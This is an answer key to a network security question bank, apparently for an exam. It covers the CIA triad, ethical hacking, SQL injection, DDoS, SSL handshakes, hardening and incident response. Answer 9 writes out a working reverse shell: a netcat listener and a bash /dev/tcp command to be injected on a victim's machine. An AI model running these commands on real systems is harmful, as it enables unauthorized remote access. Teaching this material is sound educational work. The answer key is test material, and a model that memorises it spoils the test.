

# Network Security | Question Bank | Answers


| # | Answer   |
|---|--|
| 1 | <p><i>CIA stands for Confidentiality, Integrity, and Availability. CIA is a model that is designed to guide policies for Information Security. It is one of the most popular models used by organizations.</i></p> <p><i>Confidentiality</i><br/><i>The information should be accessible and readable only to authorized personnel. It should not be accessible by unauthorized personnel. The information should be strongly encrypted just in case someone uses hacking to access the data so that even if the data is accessed, it is not readable or understandable.</i></p> <p><i>Integrity</i><br/><i>Making sure the data has not been modified by an unauthorized entity. Integrity ensures that data is not corrupted or modified by unauthorized personnel. If an authorized individual/ system is trying to modify the data and the modification wasn't successful, then the data should be reversed back and should not be corrupted.</i></p> <p><i>Availability</i><br/><i>The data should be available to the user whenever the user requires it. Maintaining Hardware, upgrading regularly, Data Backups and Recovery, Network Bottlenecks should be taken care of.</i></p> |
| 2 | <p><i>White hat hackers/ Ethical hackers: ethical hacker -- is an individual who uses hacking skills to identify security vulnerabilities in hardware, software or networks. However, unlike black hat hackers -- or malicious hackers -- white hat hackers respect the rule of law as it applies to hacking.</i></p>  |
| 3 | <p><i>The protection of hardware &amp; software The protection against cyberattacks The protection of network</i></p>  |
| 4 | <p><i>We should say there is confidentiality between the sender and the receiver of a message only if the sender and the receiver can view and read the message.</i></p>   |
| 5 | <p><i>Threat</i></p>   |

| #  | Answer   |
|----|--|
| 6  | <p>Any TWO of the following are accepted:</p> <ul style="list-style-type: none"> <li>- Many vulnerabilities occur as a result of misconfiguration by the system administrator.</li> <li>- Many vulnerabilities are inherent in the operating system and cannot be patched, only monitored.</li> <li>- Many systems are chipped with known and unknown security holes such as default settings (user names, passwords....)</li> <li>- Many vulnerabilities are introduced by malware such as Trojan horses</li> </ul>   |
| 7  | Vulnerability  |
| 8  | Non-repudiation refers to the assurance that the owner of a signature key pair that was capable of generating an existing signature corresponding to certain data cannot convincingly deny having signed the data.   |
| 9  | <p>Setting up an attacker's box: A listener on the attacker box is needed to receive the reverse shell. An attacker's box is a PC on the public network. An attacker can connect to that device remotely using SSH, Telnet, VNC or anything else. For example to set up a listener on the attacker's box with IP address 87.76.65.54 to listen on port 4567, the following command would do the job: <code>nc -lnvp 4567 -s 87.76.65.54</code></p> <p>Social Engineering: This is the manipulation technique that exploits human error to gain private information or access. Scams can be developed and deployed to lure unaware users into giving access to restricted systems.</p> <p>Secretly injecting a command on the Victim's PC: The following command would send the shell to the IP address 87.76.65.54 on port 4567 that we picked as the listening port:</p> <pre>/bin/bash -i &gt; /dev/tcp/87.76.65.54/4567 0&lt;&amp;1 2&gt;&amp;1</pre> |
| 10 | D) It is an open source Linux security distribution and contains over 300 tools.   |
| 11 | <p>(i)<br/>D) Secure Shell</p> <p>(ii) <b>Explanation:</b><br/>Because hackers sniffing traffic can read clear text passwords, any connection needs to be encrypted. Additionally, a solution</p>  |

| #  | Answer  |
|----|---|
|    | <i>should not be operating system-dependent.</i>  |
| 12 | <i>B) brute force</i>   |
| 13 | <i>(i) It is used to inject malicious code to a database server, through a query.<br/>(ii) Sanitizing users input in a web application</i>  |
| 14 | <i>a) The username is given and it is “pi”. The possible combinations of passwords are 1) 1990@Tokyo 2) 1990_Tokyo 3) 1990\$Tokyo The candidate will report at least two vulnerabilities.<br/>b) One major vulnerability is the fact that the admin keeps a uniformity in making passwords. Another vulnerability is keeping the devices’ default usernames.<br/>Any valuable vulnerability is acceptable.</i>  |
| 15 | <i>Spyware—a type of program installed to collect information about users, their systems or browsing habits, sending the data to a remote user. The attacker can then use the information for blackmailing purposes or download and install other malicious programs from the web.</i>  |
| 16 | <i>1. Staying legal: White hat hackers make sure that they obtain proper approval before performing security evaluations.<br/>2. Determined scope: White hat hackers also have a definitive scope of evaluation and it should always be within the boundaries of the approval given to them by the organization.<br/>3. Reporting vulnerabilities: White hat hackers must inform the company of all vulnerabilities detected during the evaluation and provide resolutions as well as corrective and preventive measures.<br/>4. Respecting data privacy: At some point, ethical hackers will have to sign a non-disclosure agreement with companies depending on the sensitivity of data they would handle.</i>  |
| 17 | <i>a) A security incident indicates that systems and data in a network have been compromised or misused. A single security incident can be part of a bigger targeted attack such as a distributed denial-of-service (DDoS), ransomware, or advanced persistent attack. Security attacks can affect not only your organization's finances, but also its reputation. This is why it's critical to detect a security incident as soon as it occurs, mitigate the threat immediately, and contain or reduce the impact of the attack.<br/>b) Incident response is a structured process organizations use to identify and deal with cybersecurity incidents. Response includes several stages, including preparation for incidents, detection and analysis of a security incident, containment, eradication, and full recovery, and post-incident analysis and learning.</i> |

| #  | Answer  |
|----|---|
| 18 | <p><b>1. Log correlation:</b> Log correlation looks for significant patterns in activity by analyzing logs from various sources. Although an individual event may not look suspicious, correlating it with a related sequence of events can show indications of a threat. <b>2. Threat intelligence</b></p> <p>Threat intelligence helps in early incident detection by employing threat feeds to identify incidents. With a regularly updated threat database, SIEM solutions can detect evolved security incidents in your network instantly. <b>3. Anomalous user behavior analytics</b></p> <p>To defend a network against threats and data breaches, it's important to study events taking place throughout the network system. The log data an organization stores contains deep insights into user behavior. This includes a user's login and logout times, their user privileges, accessible data, and much more.</p> |
| 19 | <p>A DDoS attack involves multiple connected online devices, collectively known as a botnet, which are used to overwhelm a target website with fake traffic. a DDoS attack aims to make your website and servers unavailable to legitimate users. DDoS can also be used as a smokescreen for other malicious activities and to take down security appliances, breaching the target's security perimeter. DDoS attacks can come in short bursts or repeat assaults, but either way the impact on a website or business can last for days, weeks and even months, as the organization tries to recover. This can make DDoS extremely destructive to any online organization. Amongst other things, DDoS attacks can lead to loss of revenues, erode consumer trust, force businesses to spend fortunes in compensation and cause long-term reputation damage.</p>   |
| 20 | <p>SSL handshakes are negotiations whereby two parties agree on styles and protocols.</p> <p>Contact: A browser sends a "client hello" message to the server. The message includes critical details, such as the SSL version the client uses, cipher settings, and session-specific information.</p> <p>First response: The server sends back proof of security (via certificates), the server's cipher settings, and session-specific data.</p> <p>Authentication: The browser verifies the security certificate to ensure it made contact with the right authority.</p> <p>Key exchange: The browser and the server exchange keys, validating the security of their exchange.</p>   |

| #  | Answer   |
|----|--|
|    | <i>Wrap up: Both the server and the browser confirm that the work is complete, and the handshake is finished.</i>  |
| 21 | <i>System hardening is a process intended to eliminate a means of attack by patching vulnerabilities and turning off non-essential services.</i>   |
| 22 | <p><i>Any FOUR of these measures are correct:</i></p> <ul style="list-style-type: none"> <li><i>- Keeping a server's operating system patched and updated</i></li> <li><i>- Regularly updating third-party software essential to the operation of the server and removing third-party software that doesn't conform to established cybersecurity standards</i></li> <li><i>- Using strong and more complex passwords and developing strong password policies for users</i></li> <li><i>- Locking user accounts if a certain number of failed login attempts are registered and removing needless accounts</i></li> <li><i>- Disabling USB ports at boot</i></li> <li><i>- Implementing multi-factor authentication</i></li> <li><i>- Using self-encrypting drives or AES encryption to conceal and protect sensitive information</i></li> <li><i>- Using firmware resilience technology, memory encryption, antivirus and firewall protection, and advanced cybersecurity suites specific to the operating system, such as Titanium Linux</i></li> </ul> |
| 23 | <i>First, disconnect the infected computer or device from your network. If your data has been stolen, take steps to protect your company and notify those who might be affected. Check to see if you can restore your systems from back-ups. Then determine whether to pay the ransom, knowing that law enforcement doesn't recommend it and that paying the ransom doesn't guarantee you'll get your data back.</i>   |

| #  | Answer  |
|----|---|
| 24 | <i>A network where all systems/resources need explicit access to be able to communicate</i>   |
| 25 | <i>It's a way of bypassing normal security on a system A backdoor refers to any method by which authorized and unauthorized users are able to get around normal security measures and gain high level user access (aka root access) on a computer system, network, or software application.</i>   |
| 26 |    |
| 27 | <p><i>Encryption is the process of translating plain text data (plaintext) into something that appears to be random and meaningless (ciphertext). Decryption is the process of converting ciphertext back to plaintext.</i></p> <p><i>To encrypt more than a small amount of data, symmetric encryption is used. A symmetric key is used during both the encryption and decryption processes. To decrypt a particular piece of ciphertext, the key that was used to encrypt the data must be used.</i></p> <p><i>The goal of every encryption algorithm is to make it as difficult as possible to decrypt the generated ciphertext without using the key. If a really good encryption algorithm is used, then there's no technique significantly better than methodically trying every possible key. For such an algorithm, the longer the key, the more difficult it is to decrypt a piece of ciphertext without possessing the key.</i></p> |
| 28 | <p><i>Prevent an internal user from downloading data she is not authorized to access.</i></p> <p><i>Prevent unauthorized modifications to internal data from an outside actor.</i></p> <p><i>Allow only authorized access to inside the network.</i></p>  |
| 29 | <i>Defense in depth: Use of layered approach such as combination of firewalls, malware scanners and data</i>  |
| 30 | <i>D) TLS</i>   |